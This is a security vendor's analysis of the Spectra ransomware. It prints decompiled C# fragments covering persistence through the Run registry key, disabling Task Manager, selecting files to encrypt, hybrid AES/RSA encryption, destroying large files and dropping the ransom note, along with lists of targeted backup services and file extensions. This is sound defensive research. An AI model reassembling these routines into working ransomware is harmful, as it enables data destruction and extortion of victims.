The Spectre of SpectraRansomware

labs.k7computing.com/index.php/the-spectre-of-spectraransomware/

By Uma Madasamy June 12, 2025

Spectra Ransomware is a new ransomware seen in the wild since April 2025. We believe it evolved from the Chaos ransomware family which includes Yashma Ransomware, active since March 2022 and Blacksnake Ransomware, active since March 2023 also has similar methods like Spectra ransomware, which specifically targets Windows-based systems. Upon execution, it encrypts all files on the infected device and leaves behind a ransom note titled SPECTRARANSOMWARE.txt. The attackers demand a payment of $5,000 in Bitcoin within a 72-hour deadline. The Ransomware note warns the victim with a double extortion, combination of data encryption along with data theft.



Fig 1: CFF Output

The sample being analyzed is a 32-bit executable file compiled with Microsoft Visual Studio .NET.

```
private static bool forbiddenCountry()
{
    string[] array = new string[]
    {
        "az-Latn-AZ",
        "tr-TR"
    };
```

Fig 2: ForbiddenCountry

Same as Yashma ransomware, Spectra ransomware also has *forbiddenCountry* method as the initial method which checks for the country using the current input language. If it is Azerbaijan or Turkey, it will terminate the execution.

```
private static bool AlreadyRunning()
{
    Process[] processes = Process.GetProcesses();
    Process currentProcess = Process.GetCurrentProcess();
    foreach (Process process in processes)
    {
        try
        {
            if (process.Modules[0].FileName == Assembly.GetExecutingAssembly().Location && currentProcess.Id != process.Id)
```

Fig 3: Already running

Ransomware has a method which uses *Getprocess* API to enumerate the list of processes running on the host. During the execution, it checks whether the malware is already on the system by using the process name and process ID. If it is already running, then it will terminate itself.

Following to that in the next method it checks for *svchost.exe* in *C:\Users\Username\AppData\Roaming*, if it found then replace the malware with svchost.exe and in case if it not present in the location it copies the malware as *svchost.exe*. Along with that it also sleeps the current running threat for 200 milliseconds.

```
private static void registryStartup()
{
    try
    {
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true);
        registryKey.SetValue("UpdateTask", Assembly.GetExecutingAssembly().Location);
    }
```

Fig 4: RegistryStartup

Using the *registryStatup* module achieves the persistence techniques by modifying the registry entry.

```
public static void DisableTaskManager()
{
    try
    {
        RegistryKey registryKey = Registry.CurrentUser.CreateSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System");
        registryKey.SetValue("DisableTaskMgr", "1");
        registryKey.Close();
    }
```

Fig 5: DisableTaskmanager

Ransomware uses the *DisableTaskManager* module and sets *disableTaskMgr* to “1”. This inhibits the use of *TaskManager* to kill the ransomware process.

Backup Services Name	Back Up products
Backup Exec agent	Veritas Technologies
Veeam	Insight Partners
GX Fwd	GlobalXperts
TeamViewer	TeamViewer
Acronis Agent	Acronis International GmbH
BackupExec RPC Service	Arctera
PDVFS service	PDVFS service
DefWatch	Symantec and Norton
GxVss	GlobalXperts

Table 1: Backup Services targeted by the ransomware

The method *stopBackupServices* is used to stop a list of specified backup or security-related services, including backup programs, antivirus software, and system monitoring tools.

```
private static void lookForDirectories()
{
    foreach (DriveInfo driveInfo in DriveInfo.GetDrives())
    {
        string pathRoot = Path.GetPathRoot(Environment.SystemDirectory);
        if (driveInfo.ToString() == pathRoot)
        {
            string[] array = new string[]
            {
                "Program Files",
                "Program Files (x86)",
                "Windows",
                "$Recycle.Bin",
                "MSOCache",
                "Documents and Settings",
                "Intel",
                "PerfLogs",
                "Windows.old",
                "AMD",
                "NVIDIA",
                "ProgramData"
            };
            string[] directories = Directory.GetDirectories(pathRoot);
            for (int j = 0; j < directories.Length; j++)
            {
                DirectoryInfo directoryInfo = new DirectoryInfo(directories[j]);
                string dirName = directoryInfo.Name;
                if (!Array.Exists<string>(array, (string E) => E == dirName))
                {
                    Program.encryptDirectory(directories[j]);
```

Fig 6: LookupforDirectories

Ransomware uses the *lookForDirectories* method to scan all drives on the system and check whether each drive is the system drive, and then conditionally encrypt directories by excluding common system folders using the following method.

```
private static bool checkDirContains(string directory)
{
    directory = directory.ToLower();
    string[] array = new string[]
    {
        "appdata\\local",
        "appdata\\locallow",
        "users\\all users",
        "\\ProgramData",
        "boot.ini",
        "bootfont.bin",
        "boot.ini",
        "iconcache.db",
        "ntuser.dat",
        "ntuser.dat.log",
        "ntuser.ini",
        "thumbs.db",
        "autorun.inf",
        "bootsect.bak",
        "bootmgfw.efi",
        "desktop.ini"
    };
    foreach (string value in array)
    {
        if (directory.Contains(value))
        {
            return false;
        }
    }
    return true;
}
```

Fig 7: CheckDirContains

Once after filtering the folder for encryption ransomware uses *CheckDirContains* method for filtering system directories and critical files from processing in order to avoid damaging the OS or triggering alerts when scanning/encrypting files. It loops through an array of known system file paths and filenames.

```
private static void encryptDirectory(string location)
{
    try
    {
        string[] files = Directory.GetFiles(location);
        bool checkCrypted = true;
        Parallel.For(0, files.Length, delegate(int i)
        {
            try
            {
                string extension = Path.GetExtension(files[i]);
                string fileName = Path.GetFileName(files[i]);
                if (Array.Exists<string>(Program.validExtensions, (string E) => E == extension.ToLower()) && fileName !=
                  Program.droppedMessageTextbox)
                {
                    FileInfo fileInfo = new FileInfo(files[i]);
                    try
                    {
                        fileInfo.Attributes = FileAttributes.Normal;
                    }
                    catch
                    {
                    }
                    string text = Program.CreatePassword(40);
                    if (fileInfo.Length < (long)((ulong)-1926258176))
                    {
                        if (Program.checkDirContains(files[i]))
                        {
                            string keyRSA = Program.RSA_Encrypt(text, Program.rsaKey());
                            Program.AES_Encrypt(files[i], text, keyRSA);
                        }
                    }
                    else
                    {
                        Program.AES_Encrypt_Large(files[i], text, fileInfo.Length);
```

Fig 8: Encrypt_Directory

Based on the folders selected in the last method, the *encryptDirectory* method scans a specified folder, encrypts valid files, and recursively processes subdirectories. It retrieves all files in the directory and processes them in parallel. For each file, if its extension matches any of them mentioned in Table 2, it proceeds to encrypt it and if the name is *"SPECTRARANSOMWARE.txt"* then it doesn't encrypt that file alone. Depending on the file's size, it either encrypts it using a standard AES-RSA hybrid method (*AES_Encrypt*) or a specific method for large files (> 1.79 GB) which replaces the contents with "?" (*AES_Encrypt_Large)*. Using the *CreatePassword* method (Fig 8), generates a random alphanumeric key containing letters (upper + lower), digits, and symbols and which is used as a seed to RSA encryption. Once encryption begins, a message file is dropped in the directory.

.txt	.dib	.xlsb	.pot	.mde	.aspx	.wmv	.json	.ai4	.xlm	.sql	.pdb
.jar	.dic	.7z	.xlw	.mdf	.html	.swf	.gif	.ai5	.xlt	.mdb	.ico
.dat	.dif	.cpp	.xps	.mdw	.htm	.cer	.log	.ai6	.xltm	.php	.pas
.contact	.divx	.java	.xsd	.mht	.xml	.bak	.gz	.ai7	.svgz	.asp	.db
.settings	.iso	.jpe	.xsf	.mpv	.psd	.backup	.config	.ai8	.slk	.vmdk	.accdw
.doc	.7zip	.ini	.xsl	.msg	.pdf	.accdb	.vb	.arw	.tar.gz	.onepkg	.adp
.docx	.ace	.blob	.kmz	.myi	.xla	.bay	.m1v	.ascx	.dmg	.accde	.ai
.xls	.arj	.wps	.accdr	.nef	.cub	.p7c	.sln	.asm	.ps	.jsp	.ai3
.xlsx	.bz2	.docm	.stm	.odc	.dae	.exif	.pst	.asmx	.psb	.safe	.mkv
.ppt	.cab	.wav	.accdt	.geo	.indd	.vss	.obj	.avs	.tif	.tab	.avi
.pptx	.gzip	.3gp	.ppam	.swift	.cs	.raw	.xlam	.bin	.rss	.vbs	.apk
.odt	.lzh	.webm	.pps	.odm	.mp3	.m4a	.djvu	.cfm	.key	.xlk	.lnk
.jpg	.tar	.m4v	.ppsm	.odp	.mp4	.wma	.inc	.dbx	.vob	.js	.xltx
.mka	.jpeg	.amv	.1cd	.oft	.dwg	.flv	.cvs	.dcm	.epsp	.rb	.pptm
.mhtml	.xz	.m4p	.3ds	.orf	.zip	.sie	.dbf	.dcr	.dc3	.crt	.potx
.oqy	.mpeg	.svg	.3fr	.pfx	.rar	.sum	.tbi	.pict	.iff	.xlsm	.potm
.png	.torrent	.ods	.3g2	.p12	.mov	.ibank	.wpd	.rgbe	.onepkg	.exr	.p7b
.csv	.mpg	.bk	.accda	.pl	.rtf	.wallet	.dot	.dwt	.onetoc2	.kwm	.pam
.py	.core	.vdi	.accdc	.pls	.bmp	.css	.dotx	.f4v	.opt	.max	.r3d

Table 2: Extensions targeted by this Ransomware

```
public static string CreatePassword(int length)
{
    StringBuilder stringBuilder = new StringBuilder();
    Random random = new Random();
    while (0 < length--)
    {
        stringBuilder.Append("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=&?&/"[random.Next
          ("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=&?&/".Length)]);
    }
    return stringBuilder.ToString();
}
```

Fig 9: CreatePassword

```
public static string RSA_Encrypt(string textToEncrypt, string publicKeyString)
{
    byte[] bytes = Encoding.UTF8.GetBytes(textToEncrypt);
    string result;
    using (RSACryptoServiceProvider rsacryptoServiceProvider = new RSACryptoServiceProvider(2048))
    {
        try
        {
            rsacryptoServiceProvider.FromXmlString(publicKeyString.ToString());
            byte[] inArray = rsacryptoServiceProvider.Encrypt(bytes, true);
            string text = Convert.ToBase64String(inArray);
            result = text;
        }
        finally
        {
            rsacryptoServiceProvider.PersistKeyInCsp = false;
        }
    }
    return result;
}
```

Fig 10: RSA_Encrypt

A randomly generated *AES key* (used to encrypt files) is first converted to bytes, then encrypted using a hardcoded *RSA public key*. Thus the file is encrypted using *AES encrypt* method and the symmetric key is encrypted using *RSA encryption.*

```
private static void AES_Encrypt(string inputFile, string password, string keyRSA)
{
    string path = inputFile + "." + Program.RandomStringForExtension(4);
    byte[] array = new byte[]
    {
        1,
        2,
        3,
        4,
        5,
        6,
        7,
        8
    };
    FileStream fileStream = new FileStream(path, FileMode.Create);
    byte[] bytes = Encoding.UTF8.GetBytes(password);
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    rijndaelManaged.KeySize = 128;
    rijndaelManaged.BlockSize = 128;
    rijndaelManaged.Padding = PaddingMode.PKCS7;
    Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(bytes, array, 1);
    rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
    rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
    rijndaelManaged.Mode = CipherMode.CBC;
    fileStream.Write(array, 0, array.Length);
    CryptoStream cryptoStream = new CryptoStream(fileStream, rijndaelManaged.CreateEncryptor(), CryptoStreamMode.Write);
    FileStream fileStream2 = new FileStream(inputFile, FileMode.Open);
    fileStream2.CopyTo(cryptoStream);
    fileStream2.Flush();
    fileStream2.Close();
    cryptoStream.Flush();
    cryptoStream.Close();
    fileStream.Close();
    using (FileStream fileStream3 = new FileStream(path, FileMode.Append, FileAccess.Write))
```

Fig 11: AES_Encrypt

The file is encrypted and the *RSA key* is appended to the file. Along with that it renames the file path with the random extension.



Fig 12: Files with random file extension

From the above image we can find that all the folders are replaced with a random string of 4 letters which is different for all the files.

```
private static void AES_Encrypt_Large(string inputFile, string password, long lenghtBytes)
{
    Program.GenerateRandomSalt();
    using (FileStream fileStream = new FileStream(inputFile + "." + Program.RandomStringForExtension(4), FileMode.Create, FileAccess.Write,
      FileShare.None))
    {
        fileStream.SetLength(lenghtBytes);
        File.WriteAllText(inputFile, "?");
        File.Delete(inputFile);
    }
}
```

Fig 13: AES_Encrypt_Large

```
private static void addAndOpenNote()
{
    string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\" + Program.droppedMessageTextbox;
    try
    {
        if (!File.Exists(text))
        {
            File.WriteAllLines(text, Program.messages);
        }
        Thread.Sleep(500);
        Process.Start(text);
    }
```

```
private static string droppedMessageTextbox = "SPECTRARANSOMWARE.txt";
```

Fig 14 &15 AddAndOpenNote

Once the file encryption is completed ransomware uses *addAndOpenNote* method to create a text file in all the encrypted folders as the ransomware note.



Fig 16: Ransomware note

The above image is the SPECTRARANSOMWARE.txt which has a ransomware note that all the files are encrypted and also has contact details for receiving the key to decrypt. Also has a warning to contact within 72 hours.

Fig 17: Wallpaper

Finally, ransomware changes the wallpaper to the above image using the *SetWallpaper* module.

With the increasing risk of malware attacks, it's important to take steps to protect your data. Using a reliable security product like K7 Total Security and keeping it updated is crucial to defend against these threats.

IOCs

Hash	Detection Name
559B0D30B7BBF2D514C01E275FADBC90	Trojan (005ac4d71)